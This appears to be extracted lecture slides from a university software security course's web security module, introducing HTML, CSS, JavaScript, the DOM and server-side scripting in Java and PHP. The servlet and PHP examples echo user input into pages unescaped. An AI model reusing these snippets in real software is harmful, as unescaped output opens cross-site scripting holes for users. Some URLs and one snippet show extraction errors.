

COMP 4384 Software Security

Module 8: *Web Security*

Ahmed Tamrawi

 atamrawi  atamrawi.github.io  ahmedtamrawi@gmail.com

Acknowledgment Notice

Part of the slides are based on content from CMSC414 course by **Dave Levin**, **LiveOverflow** Youtube Channel, **PortSwigger.net**, and many other online resources

The World Wide Web

- The World Wide Web (WWW) has completely changed the way people use computers.
- We use the web for banking, shopping, education, communicating, news, entertainment, collaborating, and social networking.
- But as the web has evolved to provide a more sophisticated, dynamic user experience, entire new classes of **security and privacy concerns** have emerged.



April 30, 1993: CERN scientist Tim Berners-Lee declares the World Wide Web public domain

Web browser

From Wikipedia, the free encyclopedia

A **web browser** (commonly referred to as a **browser**) is a software application for accessing information on the World Wide Web. When a **user** requests a **web page** from a particular **website**, the web browser retrieves the necessary content from a **web server** and then displays the page on the user's device.

Once a **web page** has been retrieved, the browser's rendering engine displays it on the user's device. This includes **image** and **video** formats supported by the browser.

Web Resources


HTML documents, PDF files, images, or some other type of content





URI

Uniform Resource Identifier specifies the location of a web resource

Browser Components



Rendering Engine Basic Flow




The DOM provides a structured representation of the document (a tree) and it denotes a way that the structure can be accessed from programs so that they can change the document structure, style and content.

There's no place like

127.0.0.1


```
1 <html>
2   <head></head>
3   <body>
4     <h1>Software Security COMP 4384</h1>
5     <p>This course discusses interesting stuff about security of software!</p>
6     
7     <p>
8       <a href="https://atanrawi.github.io/teaching/comp4384_fall20">Course Website</a>
9     </p>
10    <p>
11      <form>
12        <input type="text">
13        <input type="submit" value="Submit Form">
14      </form>
15    </p>
16  </body>
17 </html>
```



Hypertext Markup Language (HTML) is the standard markup language for *documents designed to be displayed in a web browser*. It can be assisted by technologies such as **Cascading Style Sheets (CSS)** and scripting languages such as **JavaScript**.

Web browsers receive HTML documents from a **web server** or from **local storage** and *render* the documents into web pages.

```
1 <html>
2   <head></head>
3   <body>
4     <h1>Software Security COMP 4384</h1>
5     <p>This course discusses interesting stuff about security of software!</p>
6     
7     <p>
8       <a href="https://atanrawi.github.io/teaching/comp4384_fall20">Course Website</a>
9     </p>
10    <p>
11      <form>
12        <input type="text">
13        <input type="submit" value="Submit Form">
14      </form>
15    </p>
16  </body>
17 </html>
```



HTML describes the **structure of a web page semantically** and originally included cues for the **appearance of the document**.

HTML elements are **delineated by tags**, written using angle brackets. Tags such as `` and `<input/>` directly introduce content into the page.


HTML can embed programs written in a **scripting language such as JavaScript**, which affects the behavior and content of web pages. **Inclusion of CSS** defines the look and layout of content.

test.html

file:///test.html

Software Security COMP 4384

This course discusses interesting stuff about security of software!



© Shutterstock / Valeria Aleksova

[Course Website](#)

```
Elements Console Sources Network
<html>
  <head></head>
  <body>
    <h2>Software Security COMP 4384</h2>
    <p>This course discusses interesting stuff about security of software!</p>
    
    <p>
      <a href="https://atsecwd.github.io/teaching/comp4384_fall12/">Course Website</a>
    </p>
    <form>
      <input type="text">
      <input type="submit" value="Submit Form">
    </form>
  </body>
</html>
```

html body h2

Styles Computed Event L

Filter

element.style ()

display: block;

Console


top

test.html

file:///test.html

Software Security COMP 4384

This course discusses interesting stuff about security of software!



[Course Website](#)

```
Elements Console Sources Network
<html>
  <head></head>
  <body>
    <h2>Software Security COMP 4384</h2>
    <p>This course discusses interesting stuff about security of software!</p>
    
    <p>
      <a href="https://atsecwd.github.io/teaching/comp4384_fall12/">Course Website</a>
    </p>
    <form>
      <input type="text">
      <input type="submit" value="Submit Form">
    </form>
  </body>
</html>
```

html body img

Styles Computed Event Listeners DOM Breakpoints Properties Accessibility

Filter

element.style ()

img[Attributes Style] ()

width: 600px;

Console

top

Filter

Default levels

Cascading Style Sheets (CSS) is a style sheet language used for **describing the presentation** of a document written in a markup language such as HTML. CSS is a cornerstone technology of the World Wide Web, alongside HTML and JavaScript.

```
1 <html>
2   <head>
3     <style>
4       p {
5         color: #ff0000;
6       }
7
8     .form_element {
9       font-size: 2em;
10    }
11
12    #heading1 {
13      border: 1px solid #000000;
14      margin: 10px;
15    }
16  </style>
17  <link rel="stylesheet" type="text/css" href="mystyle.css">
18 </head>
19 <body>
20   <h1 id="heading1">Software Security COMP 4384</h1>
21   <p>This course discusses interesting stuff about security of software!</p>
22   
23   <p>
24     <a href="https://atamrawi.github.io/teaching/comp4384_fall20">Course Website</a>
25   </p>
26   <p>
27     <form>
28       <input class="form_element" type="text">
29       <input class="form_element" type="submit" value="Submit Form">
30     </form>
31   </p>
32 </body>
33 </html>
```

Software Security COMP 4384

This course discusses interesting stuff about security of software!



[Course Website](#)

Static Content

- If a web page provides only **fixed** images, **text**, and even fields of a **form**, it is missing functionality that many users and web site owners want. Such pages are **static**.
 - Pages do not change after being delivered to the user—so there are no animations, no changes due to mouse-over events, and no videos.



Dynamic Content

- In contrast, pages featuring **dynamic content** can change in response to user interaction or other conditions, such as the passage of time. To provide these features, additional *web languages* called **scripting languages** were introduced.
 - A scripting language is a programming language that provides instructions to be executed inside an application (like a web browser), rather than being executed directly by a computer.



CODE

Static



Content is hard-coded on the page

Dynamic



Dynamic references to content that are controlled externally with a CMS or database

DELIVERY

Static



Deliver static code that is pre-rendered (usually via a Content Delivery Network)

Dynamic



Code is rendered in real time by the server

CLIENT BROWSER

Static




Page doesn't change: remains static for all who access it

Dynamic



Use JavaScript to change page content, animation, etc. in realtime



Client-Side Scripting Languages

- JavaScript is a **scripting or programming language** that allows you to *implement complex features on web pages*
- Every time a web page does more than just sit there and display static information for you to look at — displaying **timely content updates, interactive maps, animated 2D/3D graphics, scrolling video jukeboxes, etc.**


```
1 <html>
2   <head>
3     <script src="myscript.js"></script>
4     <script>
5       function userless() {
6         alert("Do not do that again!");
7       }
8     </script>
9   </head>
10  <body>
11    <h1 onclick="userless()" id="heading1">Software Security COMP 4384</h1>
12    <p>This course discusses interesting stuff about security of software!</p>
13    
14    <p>
15      <a onclick="userless()" href="https://atamrawi.github.io/teaching/comp4384_fall20">Course Website</a>
16    </p>
17    <p>
18      <form>
19        <input class="form_element" type="text">
20        <input class="form_element" type="submit" value="Submit Form">
21      </form>
22    </p>
23  </body>
24 </html>
```



Server-Side Scripting

- In contrast to scripting languages, such as **Javascript**, that are executed on the **client side** in a user's web browser, it is useful to utilize code on the **server side** that is executed before HTML is delivered to the user.
- These server-side scripting languages allow servers to perform actions such as *accessing databases* and *modifying the content of a site based on user input or personal browser settings*.
- They can also provide a *common look and feel to a web site* by using scripts that generate a *common banner and toolbar* on all the pages of a web site.

Server-Side Scripting



Server-Side Scripting

- Server-side code, as its name suggests, is executed on the **server**, and because of this only *the result of this code's execution*, not the source, is **visible** to the client.
- Typical server-side code performs operations and eventually *generates standard HTML code that will be sent as a response to the client's request*.
- Server-side code also has direct access to GET and POST variables specified by the user.



```
144 protected void doGet(HttpServletRequest request, HttpServletResponse  
15     response) throws ServletException, IOException {  
16     response.setContentType("text/html");  
17     PrintWriter out = response.getWriter();  
18     String name = request.getParameter("t1");  
19     int age = Integer.parseInt(request.getParameter("t2"));  
20     out.println("<h1> Your Name is: ");  
21     out.println(name);  
22     out.println("<br/>");  
23     out.println("<h1> Your age is: ");  
24     out.println(age);  
25 }
```

```
1 <?php  
2     if( $_GET["name"] || $_GET["age"] ) {  
3         echo "Welcome ". $_GET['name']. "<br />";  
4         echo "You are ". $_GET['age']. " years old.";  
5     }  
6     exit();  
7 }  
8 ?>
```

Server-Side Scripting: *PHP*

- There are several server-side scripting languages, which are used primarily to create dynamic web content. One of the more widely used general-purpose server-side scripting languages is PHP.
- PHP is a hypertext preprocessing language that allows web servers to use scripts to dynamically create HTML files on-the-fly for users, based on any number of factors, such as time of day, user-provided inputs, or database queries.
- PHP code is embedded in a PHP or HTML file stored at a web server, which then runs it through a PHP **processing module in the web server software** to *create an output HTML file that is sent to a user.*

```
1 <?php
2     if( $_GET["name"] || $_GET["age"] ) {
3         echo "Welcome ". $_GET['name']. "<br />";
4         echo "You are ". $_GET['age']. " years old.";
5
6         exit();
7     }
8 ?>
9 <html>
10 <body>
11
12     <form action = "<?php $_PHP_SELF ?>" method = "GET">
13         Name: <input type = "text" name = "name" />
14         Age: <input type = "text" name = "age" />
15         <input type = "submit" />
16     </form>
17
18 </body>
19 </html>
```



What is the HTML DOM?

HTML



